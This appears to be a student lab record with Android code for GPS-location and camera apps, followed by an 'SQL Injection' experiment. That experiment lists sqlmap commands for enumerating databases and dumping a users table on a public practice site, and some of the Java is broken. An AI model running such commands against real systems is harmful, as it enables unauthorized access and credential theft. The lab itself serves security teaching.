 xmlns:app="http://schemas.android.com/apk/res-auto"  
 xmlns:tools="http://schemas.android.com/tools"  
 android:layout\_width="match\_parent"  
 android:layout\_height="match\_parent"  
 tools:context=".MainActivity">  
 <Button  
 android:id="@+id/button"  
 android:layout\_width="wrap\_content"  
 android:layout\_height="wrap\_content"  
 android:background="#E91E63"  
 android:backgroundTint="#E91E63"  
 android:text="Know My Location"  
 app:layout\_constraintBottom\_toBottomOf="parent"  
 app:layout\_constraintEnd\_toEndOf="parent"  
 app:layout\_constraintStart\_toStartOf="parent"  
 app:layout\_constraintTop\_toTopOf="parent"  
 app:layout\_constraintVertical\_bias="0.513"  
 app:strokeColor="#FAF7F7" />  
</androidx.constraintlayout.widget.ConstraintLayout>

**MainActivity.java**

package com.example.gpstracker;  
import androidx.appcompat.app.AppCompatActivity;  
import androidx.core.app.ActivityCompat;  
import android.Manifest;import android.os.Bundle;  
import android.view.View;  
import android.widget.Button;  
import android.widget.Toast;  
import android.os.Bundle;  
public class MainActivity extends AppCompatActivity {  
 Button btnShowLocation;  
 private static final int *REQUEST\_CODE\_PERMISSION* = 2;  
 String mPermission = Manifest.permission.*ACCESS\_FINE\_LOCATION*;  
  
 *// GPSTracker class* GPSTracker gps;  
 @Override  
 protected void onCreate(Bundle savedInstanceState) {  
 super.onCreate(savedInstanceState);  
 setContentView(R.layout.*activity\_main*);  
 try {

ActivityCompat.*requestPermissions*(this, new String[]{mPermission},  
 *REQUEST\_CODE\_PERMISSION*);  
}

catch (Exception e) {  
 e.printStackTrace();  
 }  
 btnShowLocation = (Button) findViewById(R.id.*button*);  
 btnShowLocation.setOnClickListener(new View.OnClickListener() {  
  
 @Override  
 public void onClick(View arg0) {  
 gps = new GPSTracker(MainActivity.this);  
if(gps.canGetLocation()){  
 double latitude = gps.getLatitude();  
 double longitude = gps.getLongitude();  
Toast.*makeText*(getApplicationContext(), "Your Location is - \nLat: "  
 + latitude + "\nLong: " + longitude, Toast.*LENGTH\_LONG*).show();  
 }

else{  
 gps.showSettingsAlert();  
 }}  
 });}}


**GPSTracker.java**

package com.example.gpstracker;  
import android.app.AlertDialog;  
import android.app.Service;  
import android.content.Context;  
import android.content.DialogInterface;  
import android.content.Intent;  
import android.location.Location;  
import android.location.LocationListener;  
import android.location.LocationManager;  
import android.os.Bundle;  
import android.os.IBinder;  
import android.provider.Settings;  
import android.util.Log;  
public class GPSTracker extends Service implements LocationListener {  
 private final Context mContext;  
boolean isGPSEnabled = false;  
boolean isNetworkEnabled = false;  
boolean canGetLocation = false;  
 Location location; *// location* double latitude; *// latitude* double longitude; *// longitude* private static final long *MIN\_DISTANCE\_CHANGE\_FOR\_UPDATES* = 10;

private static final long *MIN\_TIME\_BW\_UPDATES* = 1000 \* 60 \* 1; *// 1 minute* protected LocationManager locationManager;  
 public GPSTracker(Context context) {  
 this.mContext = context;  
 getLocation();  
 }  
  
 public Location getLocation() {  
 try {  
 locationManager = (LocationManager) mContext.getSystemService(*LOCATION\_SERVICE*);  
isGPSEnabled = locationManager.isProviderEnabled(LocationManager.*GPS\_PROVIDER*);  
isNetworkEnabled = locationManager  
 .isProviderEnabled(LocationManager.*NETWORK\_PROVIDER*);  
  
 if (!isGPSEnabled && !isNetworkEnabled) {  
 *// no network provider is enabled* } else {  
 this.canGetLocation = true;  
 if (isNetworkEnabled) {  
 locationManager.requestLocationUpdates(  
 LocationManager.*NETWORK\_PROVIDER*,  
 *MIN\_TIME\_BW\_UPDATES*,  
 *MIN\_DISTANCE\_CHANGE\_FOR\_UPDATES*, this);  
  
 Log.*d*("Network", "Network");  
 if (locationManager != null) {  
 location = locationManager  
 .getLastKnownLocation(LocationManager.*NETWORK\_PROVIDER*);  
 if (location != null) {  
 latitude = location.getLatitude();  
 longitude = location.getLongitude();  
 }}}  
if (isGPSEnabled) {  
 if (location == null) {  
 locationManager.requestLocationUpdates(  
 LocationManager.*GPS\_PROVIDER*,  
 *MIN\_TIME\_BW\_UPDATES*,  
 *MIN\_DISTANCE\_CHANGE\_FOR\_UPDATES*, this);  
  
 Log.*d*("GPS Enabled", "GPS Enabled");  
 if (locationManager != null) {  
 location = locationManager  
 .getLastKnownLocation(LocationManager.*GPS\_PROVIDER*);  
  
 if (location != null) {  
 latitude = location.getLatitude();  
 longitude = location.getLongitude();  
 }}}}}  
 } catch (Exception e) {  
 e.printStackTrace();  
 }  
 return location;  
 }  
public void stopUsingGPS(){  
 if(locationManager != null){  
 locationManager.removeUpdates(GPSTracker.this);  
 }  
 }  
public double getLatitude(){  
 if(location != null){  
 latitude = location.getLatitude();  
 }  
return latitude;  
 }  
public double getLongitude(){  
 if(location != null){  
 longitude = location.getLongitude();  
 }  
return longitude;  
 }  
public boolean canGetLocation() {  
 return this.canGetLocation;  
 }public void showSettingsAlert(){  
 AlertDialog.Builder alertDialog = new AlertDialog.Builder(mContext)

alertDialog.setTitle("GPS is settings");  
alertDialog.setMessage("GPS is not enabled. Do you want to go to settings menu?");  
alertDialog.setPositiveButton("Settings", new DialogInterface.OnClickListener() {  
 public void onClick(DialogInterface dialog,int which) {  
 Intent intent = new Intent(Settings.*ACTION\_LOCATION\_SOURCE\_SETTINGS*);  
 mContext.startActivity(intent)}});  
alertDialog.setNegativeButton("Cancel", new DialogInterface.OnClickListener() {  
 public void onClick(DialogInterface dialog, int which) {  
 dialog.cancel();  
 }});  
alertDialog.show();  
 }  
 }

**Output:**

****

**Result:**

Thus location based service is developed in android studio and got the required output.

|  |  |
| --- | --- |
| **Exp No:** 12 | **DEVELOP A MOBILE APPLICATION FOR RECOGNIZING AND AUTHORIZING USING CAMERA** |
| **Date:**22/8/22 |

**Aim:**

To create android application to assess camera to capture video.

**Code:**



**Activity.xml**

*<?*xml version="1.0" encoding="utf-8"*?>*<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"  
 xmlns:app="http://schemas.android.com/apk/res-auto"  
 xmlns:tools="http://schemas.android.com/tools"  
 android:layout\_width="match\_parent"  
 android:layout\_height="match\_parent"  
 tools:context=".MainActivity">  
 <Button  
 android:id="@+id/button"  
 android:layout\_width="wrap\_content"  
 android:layout\_height="wrap\_content"  
 android:text="Camera on"  
 app:layout\_constraintBottom\_toBottomOf="parent"  
 app:layout\_constraintEnd\_toEndOf="parent"  
 app:layout\_constraintStart\_toStartOf="parent"  
 app:layout\_constraintTop\_toTopOf="parent" />  
</androidx.constraintlayout.widget.ConstraintLayout>

**MainActivity.java**

package com.example.cameraapp;  
import androidx.appcompat.app.AppCompatActivity;  
import android.content.Intent;  
import android.os.Bundle;  
import android.provider.MediaStore;  
import android.view.Menu;  
import android.view.View;  
import android.widget.Button;  
  
public class MainActivity extends AppCompatActivity {  
 Button btn;  
 @Override  
 protected void onCreate(Bundle savedInstanceState) {  
 super.onCreate(savedInstanceState);  
 setContentView(R.layout.*activity\_main*);  
 btn=(Button)findViewById(R.id.*button*);  
 btn.setOnClickListener(new View.OnClickListener() {  
  
 public void onClick(View v) {  
 *// TODO Auto-generated method stub* Intent i=new Intent(MediaStore.*ACTION\_VIDEO\_CAPTURE*);  
 startActivity(i);  
 }  
 });  
  
 }  
 @Override  
 public boolean onCreateOptionsMenu(Menu menu) {  
 *// Inflate the menu; this adds items to the action bar if it is present.  
 //getMenuInflater().inflate(R.menu.main, menu);* return true;  
 }  
}

**Output:**

**** 

**Result:**

Thus camera is assessed using Android application and output is got successfully.


|  |  |
| --- | --- |
| **Exp No:** 13 | **SQL INJECTION** |
| **Date:**22/8/22 |

**Aim:**

To Perform Penetration testing on a web application to gather information about the system, then initiate XSS and SQL injection attacks using tools like kali Linux.


**Procedure:**

1. Install Kali linux on virtual box and type **sqlmap -h** in terminal to view commands




1. Find the database name used in the given website by following command

**sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --db**




1. Find the schema of the table used in given Database by following command


**Sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acurat -T users --columns --random-agent**



1. Obtaining username and password from database by following command

**Sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acurat -T users -C uname --dump**





**Result:**

Thus penetration testing is done using kali linux and got the required output successfully.

|  |  |
| --- | --- |
| **Exp No:** 14 | **PERFORMANCE ANALYSIS OF VARIOUS NODE DEPLOYMENT STRATEGIES IN MOBILE ENVIRONMENT** |
| **Date:**22/8/22 |